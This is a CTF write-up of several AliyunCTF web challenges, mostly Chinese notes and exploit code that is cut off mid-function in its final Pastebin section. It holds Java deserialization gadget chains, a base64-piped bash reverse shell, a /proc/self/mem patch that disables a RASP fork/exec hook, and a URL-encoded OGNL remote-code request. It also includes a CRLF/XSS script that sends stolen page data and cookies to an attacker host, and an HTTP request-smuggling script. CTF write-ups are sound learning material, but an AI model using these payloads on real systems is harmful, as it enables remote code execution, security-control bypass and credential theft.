AliyunCTF By Straw Hat

> Author: Straw Hat

WEB

bypassIt I

和fastjson一样。触发get。但是还能打TemplatesImpl。重写POJONode的一个whitereplace方法

不然序列化数据会被改

exploit.java

```
import com.fasterxml.jackson.core.JsonProcessingException;
import com.fasterxml.jackson.databind.ObjectMapper;
import com.fasterxml.jackson.databind.json.JsonMapper;
import com.fasterxml.jackson.databind.node.BaseJsonNode;
import com.fasterxml.jackson.databind.node.POJONode;
import com.fasterxml.jackson.databind.node.TextNode;
import com.sun.corba.se.impl.activation.ServerManagerImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import com.sun.org.apache.xpath.internal.objects.XString;
import com.sun.rowset.JdbcRowSetImpl;
import javassist.CannotCompileException;
import javassist.ClassPool;
import javassist.NotFoundException;
import org.springframework.jndi.support.SimpleJndiBeanFactory;
import org.springframework.remoting.rmi.JndiRmiClientInterceptor;
import org.springframework.util.FileCopyUtils;

import javax.management.BadAttributeValueExpException;
import java.io.*;
import java.lang.reflect.Array;
```

```
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationTargetException;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.util.Base64;
import java.util.HashMap;

public class exp {
    public static void setFieldValue(Object object, String fieldName, Object value) {
        try {
            Field field = object.getClass().getDeclaredField(fieldName);
            field.setAccessible(true);
            field.set(object, value);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    public static void main(String[] args) throws IOException, ClassNotFoundException,
NoSuchFieldException, IllegalAccessException, NotFoundException, CannotCompileException,
NoSuchMethodException, InvocationTargetException, InstantiationException, SQLException {
        TemplatesImpl obj = new TemplatesImpl();
        byte[] bytes1 = ClassPool.getDefault().get(calc.class.getName()).toBytecode();
        byte[][] bytecode = new byte[][]{bytes1};
        setFieldValue(obj, "_bytecodes",bytecode);
        setFieldValue(obj, "_name", "Guoke");
        setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());
        setFieldValue(obj, "_sdom", new ThreadLocal());
        POJONode a = new POJONode(obj);
        HashMap<Object, Object> s = new HashMap<>();
        setFieldValue(s, "size", 2);
        Class<?> nodeC;
        try {
            nodeC = Class.forName("java.util.HashMap$Node");
        } catch (ClassNotFoundException e) {
            nodeC = Class.forName("java.util.HashMap$Entry");
        }
        Constructor<?> nodeCons = nodeC.getDeclaredConstructor(int.class, Object.class,
Object.class, nodeC);
        nodeCons.setAccessible(true);
        Object tbl = Array.newInstance(nodeC, 2);

        XString xString = new XString("xx");
        HashMap map1 = new HashMap();
        HashMap map2 = new HashMap();
        map1.put("yy", a);
```

```
        map1.put("zZ", xString);
        map2.put("yy", xString);
        map2.put("zZ", a);


        Array.set(tbl, 0, nodeCons.newInstance(0, map1, map1, null));
        Array.set(tbl, 1, nodeCons.newInstance(0, map2, map2, null));

        setFieldValue(s, "table", tbl);

        ByteArrayOutputStream bytes = new ByteArrayOutputStream();
        ObjectOutputStream objectOutputStream = new ObjectOutputStream(bytes);
        objectOutputStream.writeObject(s);
        byte[] output = Base64.getEncoder().encode(bytes.toByteArray());
        FileOutputStream fout = new FileOutputStream(new File("1.ser"));
        fout.write(bytes.toByteArray());
        fout.close();
        System.out.println(new String(output));
        System.out.println("--------------------");
        byte[] input = Base64.getDecoder().decode(output);
        ByteArrayInputStream byteArrayInputStream = new ByteArrayInputStream(input);
        ObjectInputStream objectInputStream = new
ObjectInputStream(byteArrayInputStream);
        objectInputStream.readObject();
    }
}
```

calc.java

```
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;
import org.springframework.util.Base64Utils;
import org.springframework.web.context.WebApplicationContext;
import org.springframework.web.context.request.RequestContextHolder;
import org.springframework.web.servlet.handler.AbstractHandlerMapping;

import java.io.IOException;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;
```

```
import java.util.ArrayList;
public class calc extends AbstractTranslet {
    static {
        try {
            Runtime.getRuntime().exec("bash -c {echo,=}|{base64,-d}|{bash,-i}");
        } catch (IOException e) {
            throw new RuntimeException(e);
        }
    }

    @Override
    public void transform(DOM document, SerializationHandler[] handlers) throws
TransletException {

    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler
handler) throws TransletException {

    }
}
```

• bypassIt II

和1链子一样 就是rasp把fork进程ban了 写mem覆盖libc地址还原即可

```
package com.example.demo;

import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;
import javassist.ClassPool;
import javassist.CtClass;

import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.RandomAccessFile;
import java.lang.reflect.Field;
import java.nio.ByteBuffer;
import java.nio.ByteOrder;
```

```java
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.Arrays;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

public class eval extends AbstractTranslet {
    public void run(){}
    public eval() throws Exception{
//        System.out.println(1);
        String maps = new String(Files.readAllBytes(Paths.get("/proc/self/maps")),
StandardCharsets.UTF_8);
        System.out.println(maps);
        Pattern pattern = Pattern.compile("\\s+(/.+libc\\-.+)");
        Matcher matcher = pattern.matcher(maps);
        if (!matcher.find()) {
            System.out.println("[-] Failed to find libc location. Exiting");
            return;
        }
        String libcPath = matcher.group(1);
        System.out.println("[*] Libc location: " + libcPath);
        long pieBase = Long.parseLong(maps.split("-")[0], 16);
        System.out.println("[*] PIE base: 0x" + Long.toHexString(pieBase));

//        long[] offsets = parseElf(libcPath);
//        long systemOffset = offsets[0];
//        System.out.println("[*] systemOffset: " + systemOffset);
//        long openOffset = offsets[1];
//        System.out.println("[*] openOffset: " + openOffset);
//        if (systemOffset == 0 || openOffset == 0) {
//            System.out.println("[-] Failed. Exiting");
//            return;
//        }

//
//        String maps = new String(Files.readAllBytes(Paths.get("/proc/self/maps")));
//        Pattern pattern = Pattern.compile("\\s+(/.+libc\\-.+)");
//        Matcher matcher = pattern.matcher(maps);
//        if (!matcher.find()) {
//            System.out.println("[-] Failed to find libc location. Exiting");
//            return;
//        }
//        String libcPath = matcher.group(1);
//        System.out.println("[*] Libc location: " + libcPath);
//        long pieBase = Long.parseLong(maps.split("-")[0], 16);
//        System.out.println("[*] PIE base: 0x" + Long.toHexString(pieBase));
```

```
//
//        // Find system_offset and open_offset
//        System.out.println("[*] Trying to get open and system symbols from Libc");
//        long libc_base = findBase("libc");
//        long java_so_base = findBase("libjava");
//        long libnativerasp_base = findBase("libnativerasp");
//        System.out.println("[+] libc_base: "+Long.toHexString(libc_base));
//        System.out.println("[+] java_so_base: "+Long.toHexString(java_so_base));
//        System.out.println("[+] libnativerasp_base:
"+Long.toHexString(libnativerasp_base));
//
//        long libnativerasp_wuforkAndExec_addr = 0×12ad;
//        long libjava_forkAndExec_addr = 0×148D0;
//        RandomAccessFile mem = new RandomAccessFile("/proc/self/mem", "rw");
//        mem.seek(java_so_base+libjava_forkAndExec_addr);
//        byte[] mem_of_libjava_forkAndExec = new byte[8];
//        mem.read(mem_of_libjava_forkAndExec);
//        System.out.println("[+] mem_of_libjava_forkAndExec: "+
Arrays.toString(mem_of_libjava_forkAndExec));
//        mem.seek(libnativerasp_base+libnativerasp_wuforkAndExec_addr);
//        mem.write(mem_of_libjava_forkAndExec);
//        System.out.println("have written to libnativerasp_wuforkAndExec_addr");
//        Runtime.getRuntime().exec("touch /tmp/pwn");

//        Pattern pattern1 = Pattern.compile("\\s+(/.+libnativerasp.+)");
//        Matcher matcher1 = pattern1.matcher(maps);
//        if (!matcher1.find()) {
//            System.out.println("[-] Failed to find libc location. Exiting");
//            return;
//        }
//        String libnativerasp = matcher1.group(1);
//        System.out.println("[*] libnativerasp location: " + libnativerasp);
//        long libnativeraspBase = Long.parseLong("4072506000", 16);
//        System.out.println("[*] PIE base: 0x" + Long.toHexString(libnativeraspBase));
//
//
//        Pattern pattern2 = Pattern.compile("\\s+(/.+libjava.+)");
//        Matcher matcher2 = pattern2.matcher(maps);
//        if (!matcher2.find()) {
//            System.out.println("[-] Failed to find libc location. Exiting");
//            return;
//        }
//        String libjava = matcher2.group(1);
//        System.out.println("[*] libnativerasp location: " + libjava);
//        long libjavaBase = Long.parseLong("400b2ec000", 16);
//        System.out.println("[*] PIE base: 0x" + Long.toHexString(libjavaBase));
//
```

```
////        long raspBase = findLib("libnativerasp.so");
////        long libjavaBase = findLib("libjava.so");
//        RandomAccessFile mem = new RandomAccessFile("/proc/self/mem", "rw");
//
//        long target = libjavaBase + 0x148D0;
//        byte[] shellcode = new byte[12];
//        shellcode[0] = 0x48; shellcode[1] = (byte) 0xb8;
//        for (int i = 0; i < 8; i++) {
//            shellcode[2+i] = (byte) ((target >> 8*i) & 0xff);
//        }
//        shellcode[10] = (byte) 0xff;
//        shellcode[10] = (byte) 0xe0;
//        mem.seek(libnativeraspBase + 0x12AD);
//        mem.write(shellcode);
//        Runtime.getRuntime().exec("touch /tmp/succ");
//        RandomAccessFile file = new RandomAccessFile(libcPath, "r");
//
//        // 获取 __libc_system 的偏移量
//        long systemOffset = getOffset(file, "__libc_system");
//
//        // 获取 __open 的偏移量
//        long openOffset = getOffset(file, "__open");
////        long[] offsets = parseElf(libcPath);
////        long systemOffset = offsets[0];
//        System.out.println("[*] openOffset: " + systemOffset);
////        long openOffset = offsets[1];
//        System.out.println("[*] openOffset: " + openOffset);
//        if (systemOffset == 0 || openOffset == 0) {
//            System.out.println("[-] Failed. Exiting");
//            return;
//        }
//
//


//        System.out.println("[+] Got them. Seeking for address in memory");
//        long openAddr = ElfParser.readMemory(pieBase + openPhp);
//        System.out.println("[*] open@plt addr: 0x" + Long.toHexString(openAddr));
//        long libcStart = openAddr - openOffset;
//        long systemAddr = libcStart + systemOffset;
//        System.out.println("[*] system@plt addr: 0x" + Long.toHexString(systemAddr));
//
//        System.out.println("[*] Rewriting open@plt address");
//        long[] result = parseElf("/proc/self/exe", true);
//        if (result.length == 1 && result[0] == 0) {
//            System.out.println("[-] Failed. Exiting");
//            System.exit(0);
//        }
```

```
        long libc_base = findBase("libc");
        long java_so_base = findBase("libjava");
        long libnativerasp_base = findBase("libnativerasp");
        System.out.println("[+] libc_base: "+Long.toHexString(libc_base));
        System.out.println("[+] java_so_base: "+Long.toHexString(java_so_base));
        System.out.println("[+] libnativerasp_base:
"+Long.toHexString(libnativerasp_base));

        long libnativerasp_wuforkAndExec_addr = 0x12ad;
        long libjava_forkAndExec_addr = 0x148D0;

        long target = java_so_base + libjava_forkAndExec_addr;
        byte[] shellcode = new byte[12];
        shellcode[0] = 0x48; shellcode[1] = (byte)0xb8;// mov rax, 0x12345678abcef
        for (int i = 0; i < 8; i++) { // little endian
            shellcode[2+i] = (byte)((target >>> 8*i) & 0xff);
        }
        shellcode[10] = (byte)0xff; shellcode[11] = (byte)0xe0; // jmp rax

        RandomAccessFile mem = new RandomAccessFile("/proc/self/mem", "rw");

        mem.seek(libnativerasp_base+libnativerasp_wuforkAndExec_addr);
//              mem.seek(java_so_base+libjava_forkAndExec_addr);

        mem.write(shellcode);

//              byte[] mem_of_libjava_forkAndExec = new byte[8];
//              mem.read(mem_of_libjava_forkAndExec);
//              System.out.println("[+] mem_of_libjava_forkAndExec:
"+Arrays.toString(mem_of_libjava_forkAndExec));
//              mem.seek(libnativerasp_base+libnativerasp_wuforkAndExec_addr);
//              mem.write(mem_of_libjava_forkAndExec);
        System.out.println("have written to libnativerasp_wuforkAndExec_addr");

        Runtime.getRuntime().exec("bash -c {echo,YmFzaCAtaSA+=}|{base64,-d}|{bash,-
i}");
    }
    static long findBase(String regex){
        try {
            String maps = new String(Files.readAllBytes(Paths.get("/proc/self/maps")),
StandardCharsets.UTF_8);
            Pattern pattern = Pattern.compile("^[^\n]+"+regex+"[^\n]+$",
Pattern.MULTILINE);
            Matcher matcher = pattern.matcher(maps);
            if (!matcher.find()) {
```

```
                System.out.println("[-] Failed to find "+regex);
                return 0x0;
            }
            String line = matcher.group(0);
            String[] parts = line.split(" ");
            String[] addr = parts[0].split("-");
            return Long.parseLong(addr[0], 16);
        } catch (Exception e) {
            e.printStackTrace();
        }
        return 0x0;
    }
    public static long findLib(String libName) {
        long pieBase =0;
        try {
            //读libc基址
            String maps = new String(Files.readAllBytes(Paths.get("/proc/self/maps")),
StandardCharsets.UTF_8);
            Pattern pattern = Pattern.compile("\\s+(/.+" + libName + ")$");
            Matcher matcher = pattern.matcher(maps);
            if (!matcher.find()) {
                System.out.println("[-] Failed to find libc location. Exiting");
            }
            String javaPath = matcher.group(1);
            System.out.println("[*] location: " + javaPath);
            pieBase = Long.parseLong(maps.split("-")[0], 16);
            System.out.println("[*] PIE base: 0x" + Long.toHexString(pieBase));
            return pieBase;
        } catch (Exception e) {
            e.printStackTrace();
        }
        return pieBase;
    }
    public static long getOffset(RandomAccessFile file, String name) throws IOException
{
        // 读取 ELF 文件头部
        byte[] header = new byte[64];
        file.readFully(header);

        // 获取节头部表格的偏移量和大小
        long sectionHeaderOffset = getLong(header, 32, 8);
        int sectionHeaderSize = getShort(header, 46, 2) * getShort(header, 44, 2);

        // 遍历节头部表格，查找目标符号
        byte[] sectionHeader = new byte[64];
        for (int i = 0; i < sectionHeaderSize; i += 64) {
            file.seek(sectionHeaderOffset + i);
```

```
            file.readFully(sectionHeader);

            int nameOffset = getInt(sectionHeader, 0, 4);
            long type = getLong(sectionHeader, 4, 4);
            long offset = getLong(sectionHeader, 16, 8);
            long size = getLong(sectionHeader, 24, 8);

            if (type == 2 && nameOffset != 0) {
                // 读取节的名称
                byte[] nameBytes = new byte[32];
                file.seek(getLong(header, 40, 8) + nameOffset);
                file.readFully(nameBytes);
                String sectionName = new String(nameBytes).split("\0")[0];

                if (sectionName.equals(".symtab")) {
                    // 遍历符号表，查找目标符号
                    byte[] symbolTableEntry = new byte[24];
                    for (int j = 0; j < size; j += 24) {
                        file.seek(offset + j);
                        file.readFully(symbolTableEntry);

                        nameOffset = getInt(symbolTableEntry, 0, 4);
                        type = (symbolTableEntry[4] & 0xff);
                        long value = getLong(symbolTableEntry, 8, 8);

                        if (nameOffset != 0 && type == 2) {
                            // 读取符号名称
                            file.seek(getLong(header, 40, 8) + nameOffset);
                            ByteArrayOutputStream baos = new ByteArrayOutputStream();
                            int c;
                            while ((c = file.read()) != 0) {
                                baos.write(c);
                            }
                            String symbolName = baos.toString();

                            if (symbolName.equals(name)) {
                                return value;
                            }
                        }
                    }
                }
            }
        }

        return -1;
    }
    public static int getShort(byte[] bytes, int offset, int length) {
```

```
        int value = 0;
        for (int i = 0; i < length; i++) {
            value |= (bytes[offset + i] & 0xff) << (8 * i);
        }
        return value;
    }
    private static int getInt(byte[] bytes, int offset, int length) {
        byte[] tmp = new byte[length];
        System.arraycopy(bytes, offset, tmp, 0, length);
        ByteBuffer buffer = ByteBuffer.wrap(tmp).order(ByteOrder.LITTLE_ENDIAN);
        return length == 2 ? buffer.getShort() & 0xffff : buffer.getInt();
    }

    private static long getLong(byte[] bytes, int offset, int length) {
        byte[] tmp = new byte[length];
        System.arraycopy(bytes, offset, tmp, 0, length);
        ByteBuffer buffer = ByteBuffer.wrap(tmp).order(ByteOrder.LITTLE_ENDIAN);
        return length == 8 ? buffer.getLong() : buffer.getInt() & 0xffffffffL;
    }

    private static String getString(byte[] bytes, int offset) {
        int length = 0;
        for (int i = offset; i < bytes.length && bytes[i] != 0; i++) {
            length++;
        }
        return new String(bytes, offset, length, StandardCharsets.UTF_8);
    }
    @Override
    public void transform(DOM document, SerializationHandler[] handlers) throws
TransletException {

    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler
handler) throws TransletException {

    }

    public static void setFieldValue(Object obj, String fieldName, Object value) throws
Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
    }
    protected static byte[] getBytescode() throws Exception {
        ClassPool pool = ClassPool.getDefault();
```

```
        CtClass clazz = pool.get(eval.class.getName());
        return clazz.toBytecode();
    }

}
```

```
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
nobody@07457f39bc9e:/opt/app$ /readfkaf
/readfkaf
bash: /readfkaf: No such file or directory
nobody@07457f39bc9e:/opt/app$ /readkfga
/readkfga
bash: /readkfga: No such file or directory
nobody@07457f39bc9e:/opt/app$ /readflag
/readflag
Congratulations, this is your flag: aliyunctf{794ff97f2cbca404edf3ff470156dc0e}
nobody@07457f39bc9e:/opt/app$
```

• 通向shell之路

feign 〉 template 〉 Template 〉 resolveExpression

pom.xml | Template.class | UserResource.class

Decompiled .class file, bytecode version: 52.0 (Java 8)

```
83
    no usages
84  protected String resolveExpression(Expression expression, Map<String, ?> variables) {
85      String resolved = null;
86      Object value = variables.get(expression.getName());
87      if (value != null) {
88          String expanded = expression.expand(value, this.encode.isEncodingRequired());
89          if (expanded != null) {
90              if (!this.encodeSlash) {
91                  logger.fine("Explicit slash decoding specified, decoding all slashes in uri");
92                  expanded = expanded.replaceAll("%2F", "/");
93              }
94
95              resolved = expanded;
96          }
97      } else if (this.allowUnresolved) {
98          resolved = this.encodeLiteral(expression.toString());
99      }
100
101     return resolved;
102 }
103
    3 usages
104 private String encodeLiteral(String value) {
```

对大写的 `%2F` 解析 所以

```
GET /demo1_war/user/sdf%252F..%252F..%252F..%252Faction%252F HTTP/1.1
```

```
Host: 127.0.0.1:8080
sec-ch-ua: "Chromfium";v="112", "Google Chrome";v="112", "Not:A-Brand";v="99"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/112.0.0.0 Safari/537.36
sec-ch-ua-platform: "macOS"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/app/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,mg;q=0.7
Cookie: loginstate=false;
connect.sid=s%3AiVhMe039AOrrxnJOPU69syMbcRDq8fXw.SWC6scGzsC90fgX%2Fo2CjA5D2jl7opbz2J8Xay
jJJSYc
Connection: close
```

能到内网的action路由触发ognl

```
''.getClass().forName("javax.script.ScriptEngineManager").newInstance().getEngineByName(
"JavaScript").eval("java.lang.Runtime.getRuntime().exec('open -a Calculator')")
```

```
GET
/app/user/sdf%252F..%252F..%252F..%252Faction%252F%25%32%37%25%32%37%25%32%65%25%36%37%2
5%36%35%25%37%34%25%34%33%25%36%63%25%36%31%25%37%33%25%37%33%25%32%38%25%32%39%25%32%65
%25%36%36%25%36%66%25%37%32%25%34%65%25%36%31%25%36%64%25%36%35%25%32%38%25%32%32%25%36%
61%25%36%31%25%37%36%25%36%31%25%37%38%25%32%65%25%37%33%25%36%33%25%37%32%25%36%39%25%3
7%30%25%37%34%25%32%65%25%35%33%25%36%33%25%37%32%25%36%39%25%37%30%25%37%34%25%34%35%25
%36%65%25%36%37%25%36%39%25%36%65%25%36%35%25%34%64%25%36%31%25%36%65%25%36%31%25%36%37%
25%36%35%25%37%32%25%32%32%25%32%39%25%32%65%25%36%65%25%36%35%25%37%37%25%34%39%25%36%6
5%25%37%33%25%37%34%25%36%31%25%36%65%25%36%33%25%36%35%25%32%38%25%32%39%25%32%65%25%36
%37%25%36%35%25%37%34%25%34%35%25%36%65%25%36%37%25%36%39%25%36%65%25%36%35%25%34%32%25%
37%39%25%34%65%25%36%31%25%36%64%25%36%35%25%32%38%25%32%32%25%34%61%25%36%31%25%37%36%2
5%36%31%25%35%33%25%36%33%25%37%32%25%36%39%25%37%30%25%37%34%25%32%32%25%32%39%25%32%65
%25%36%35%25%37%36%25%36%31%25%36%63%25%32%38%25%32%32%25%36%61%25%36%31%25%37%36%25%36%
31%25%32%65%25%36%63%25%36%31%25%36%65%25%36%37%25%32%65%25%35%32%25%37%35%25%36%65%25%3
7%34%25%36%39%25%36%64%25%36%35%25%32%65%25%36%37%25%36%35%25%37%34%25%35%32%25%37%35%25
%36%65%25%37%34%25%36%39%25%36%64%25%36%35%25%32%38%25%32%39%25%32%65%25%36%35%25%37%38%
25%36%35%25%36%33%25%32%38%25%32%37%25%36%32%25%36%31%25%37%33%25%36%38%25%32%30%25%32%6
4%25%36%33%25%32%30%25%37%62%25%36%35%25%36%33%25%36%38%25%36%66%25%32%63%25%35%39%25%36
%64%25%34%36%25%37%61%25%36%31%25%34%33%25%34%31%25%37%34%25%36%31%25%35%33%25%34%31%25%
32%62%25%34%61%25%36%39%25%34%31%25%37%36%25%35%61%25%34%37%25%35%36%25%33%32%25%34%63%2
5%33%33%25%35%32%25%36%61%25%36%33%25%34%33%25%33%38%25%37%38%25%34%64%25%37%61%25%34%39
%25%37%35%25%34%64%25%36%61%25%34%64%25%37%39%25%34%63%25%36%61%25%36%37%25%37%39%25%34%
63%25%36%61%25%35%35%25%33%30%25%34%63%25%37%61%25%34%39%25%37%61%25%34%64%25%37%61%25%3
4%64%25%36%37%25%34%64%25%34%34%25%33%34%25%36%64%25%34%64%25%35%31%25%33%64%25%33%64%25
%37%64%25%37%63%25%37%62%25%36%32%25%36%31%25%37%33%25%36%35%25%33%36%25%33%34%25%32%63%
25%32%64%25%36%34%25%37%64%25%37%63%25%37%62%25%36%32%25%36%31%25%37%33%25%36%38%25%32%6
3%25%32%64%25%36%39%25%37%64%25%32%37%25%32%39%25%32%32%25%32%39 HTTP/1.1
Host: 120.55.13.151:8080
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.0.0 Safari/537.36p
DNT: 1
Referer: http://120.55.13.151:8080/app/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,am;q=0.8,ar;q=0.7,zh-CN;q=0.6,zh;q=0.5
sec-gpc: 1
Connection: close
```

ezbean

fastjson打java.security.SignedObject#getObject二次反序列化绕resolveclass，然后用MyBean打RMIConnector JNDI注入，BYPASS WITH EL，由于fj构造函数获取随机问题，需要多打几次。

```
package ysoserial.payloads;
```

```
import com.alibaba.fastjson.JSONObject;
import com.ctf.ezser.bean.MyBean;
import org.apache.commons.codec.binary.Base64;
import ysoserial.Serializer;
import ysoserial.payloads.annotation.Authors;
import ysoserial.payloads.annotation.Dependencies;
import ysoserial.payloads.util.Gadgets;
import ysoserial.payloads.util.PayloadRunner;
import javax.management.BadAttributeValueExpException;
import javax.management.remote.JMXServiceURL;
import javax.management.remote.rmi.RMIConnector;
import java.io.ByteArrayInputStream;
import java.io.ObjectInputStream;
import java.lang.reflect.Field;
import java.security.*;


public class Fastjson3  implements ObjectPayload<Object>{
    public Object getObject (String command ) throws Exception {
        JSONObject json= new JSONObject();
        JMXServiceURL jmxServiceURL = new
JMXServiceURL("service:jmx:rmi:///jndi/rmi://10:9999/hb57ht");
        RMIConnector rmiConnector = new RMIConnector(jmxServiceURL,null);
        MyBean myBean = new MyBean("a","a",rmiConnector);
        json.put("YYY", myBean);
        BadAttributeValueExpException poc = new BadAttributeValueExpException(1);
        Field val =
Class.forName("javax.management.BadAttributeValueExpException").getDeclaredField("val");
        val.setAccessible(true);
        val.set(poc,json);
        byte[] jndi = Serializer.serialize(poc);

        KeyPairGenerator keyPairGenerator;
        keyPairGenerator = KeyPairGenerator.getInstance("DSA");
        keyPairGenerator.initialize(1024);
        KeyPair keyPair = keyPairGenerator.genKeyPair();
        PrivateKey privateKey = keyPair.getPrivate();
        Signature signingEngine = Signature.getInstance("DSA");
        SignedObject so = null;
        so = new SignedObject(poc, privateKey, signingEngine);
        JSONObject json2= new JSONObject();
        json2.put("YYY", so);
        BadAttributeValueExpException poc2 = new BadAttributeValueExpException(1);
        Field val2 =
Class.forName("javax.management.BadAttributeValueExpException").getDeclaredField("val");
        val2.setAccessible(true);
        val2.set(poc2,json2);
```

```
        System.out.println(Base64.encodeBase64String(Serializer.serialize(poc2)));

        return poc2;
    }

    public static void main(String[] args) throws Exception {

       PayloadRunner.run(Fastjson3.class, args);
    }
}
```

obisidian

header crlf注入送走CSP头并且进行xss，然后再crlf注入读到set-cookie

admin访问的是localhost 不是127.0.0.1也不是公网ip

```
import requests
import re
import base64
REMOTE_ADDR = "<http://116.62.26.23:8000>"

from pow5 import do_brute
rs = requests.Session()

def expMaker(x):
    exp = "<http://localhost:8000/note/>"
    exp += "%0d%0aContent-Length:LENGTH%0d%0a%0d%0a"
    exp += '<script>eval(atob("'
    exp +=
 base64.b64encode(x.encode()).decode().replace("/","%2F").replace("+","%2B").replace("="
,"%3D")
    exp += '"))<%2Fscript>'
    exp = exp.replace("LENGTH",str(len(exp)-exp.index("LENGTH")+4))
    return exp

exp = expMaker('''
fetch("/note/%0d%0aContent-Length:1120%0d%0a%0d%0aaaa").then(res ⇒
res.text()).then(data ⇒ {window.location.href="//VPS/x/r4?data=" +
encodeURIComponent(data)}).catch(err ⇒ window.location.href="//VPS/x/r4?data=" +
encodeURIComponent(err))
''')

print(exp)
```

```python
def attack():
    rs.post(REMOTE_ADDR + "/login", data={"username": "123", "password": "123"})
    page = rs.get(REMOTE_ADDR + "/submit").text
    regex1 = r'<label>([a-zA-Z0-9]{1,})\\s*\\+\\s*4 chars\\(a-zA-Z0-9\\) = ([a-zA-Z0-9]{32})</label>'
    # regex1 = r'<label>([a-zA-Z0-9]{1,})\\s*\\+\\s*5 chars = ([a-zA-Z0-9]{32})</label>'
    data = re.findall(regex1, page)[0]
    print(data)
    pow = do_brute(data[0],data[1])
    print(pow)
    resp = rs.post(REMOTE_ADDR + "/submit", data={"suffix": pow,"url":exp})
    print(resp.status_code)
attack()
```

```
Content-Security-Policy: default-src 'self'; script-src 'none';
Set-Cookie: SID=nRb2TSxsD6sL19cRM09PkENXzOim9HVGpZ7Kdzp07LQp9LL2sI2bQ788BppUqMzJ; Max-Age=360000; Path=/; HttpOnly
Content-Length: 1033

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Obsidian</title>
  <link href="/bootstrap.min.css" rel="stylesheet">
</head>
<body>
<div class="container">
```

拿cookie去访问/blog 看到admin发的一个note

门缝

什么东西从门缝里溜出去了?http://118.178.238.83:800werkzeug/proxy_fix.py 取的是 HTTP_X_FORWARDED_FOR 的值
所以可以用x_forwarded_for绕过kong的x-forwarded-for限制

1. request处理url用的不是urlparse，是urllib3.util.url.parse_url，存在解析差异（这里urlparse还有另一个解析差异问题 `'<http://172.18.19.3:8000>\\[attacker.com]'` ，但是没法利用）
2. headers里添加Transfer-Encoding: chunked 进行request smuggling
3. 根据注释 找到 http://172.18.19.3:8000/admin/ ； /admin/routes有路由列表，/admin/services有服务列表
4. 404测出backend服务是java，java路径解析差异/api/login/..;/flag绕过api路由上的鉴权，并且要post

```
import requests
from urllib.parse import urlparse

REMOTE_ADDR = "<http://118.178.238.83:8000>"

url = "<http://172.18.19.3:8000\\\\@baidu.com/../404>"

second_request='''\\
POST /api/login/..;/flag HTTP/1.1
Host: 111
Kong-Debug: 1
Content-Type: application/json
X-Consumer-Username: admin
X-Consumer-Custom-ID: super_administrator
X-Consumer-ID: 84a1a610-2269-40b8-8ff6-d7143151616b
Content-Length:XXX

'''

second_request_body = '''\\
{thisdoesntmatter}'''
second_request = second_request.replace('XXX', str(len(second_request_body))) +
second_request_body
second_request = second_request.replace("\\n", "\\r\\n")
print(second_request)

def attack():
    rs = requests.Session()

    resp = rs.post(REMOTE_ADDR + "/proxy", json={
        'url': url,
        "headers": {
            "Kong-Debug": "1",
```

```
            "Transfer-Encoding": "chunked"
        },
        "data": "1\\r\\na\\r\\n0\\r\\n\\r\\n" + second_request + "\\r\\n",
    },
        headers={
        'x_forwarded_for': '127.0.0.1'
    })
    print(resp)
    print(resp.text)

if __name__ == '__main__':
    attack()
```

• Pastebin

他这个缓存的key在搜索的时候有问题，如果我自己补一个*，同样可以起到通配的作用

pkg/storage/storage.go

```
func (provider *Redis) Prefix(key string, req *http.Request) []byte {
    if provider.reconnecting {
        provider.logger.Sugar().Error( args...: "Impossible to get the redis keys by prefix while reconnecting.")
        return []byte{}
    }
    in := make(chan []byte)
    out := make(chan bool)

    iter := provider.Client.Scan(provider.ctx,  cursor: 0,  key+"*",  count: 0).Iterator()
    go func(iterator *redis.ScanIterator) {
        for iterator.Next(provider.ctx) {
            select {
            case <-out:
                return
            case <-time.After(1 * time.Nanosecond):
                if varyVoter(key, req, iter.Val()) {
                    v, e := provider.Client.Get(provider.ctx, iter.Val()).Result()
                    if e != nil && e != redis.Nil && !provider.reconnecting {
                        go provider.Reconnect()
                        in <- []byte{}
                        return
                    }
                    in <- []byte(v)
                    return
                }
            }
        }
        in <- []byte{}
```

搜出来之后有个验证，就是需要basekey（新访问的）+varySeparator({-VARY-})在原始的key开头就可以

```go
func varyVoter(baseKey string, req *http.Request, currentKey string) bool {
    if currentKey == baseKey {
        return true
    }

    if strings.Contains(currentKey, VarySeparator) && strings.HasPrefix(currentKey, baseKey+VarySeparator) {
        list := currentKey[(strings.LastIndex(currentKey, VarySeparator) + len(VarySeparator)):]
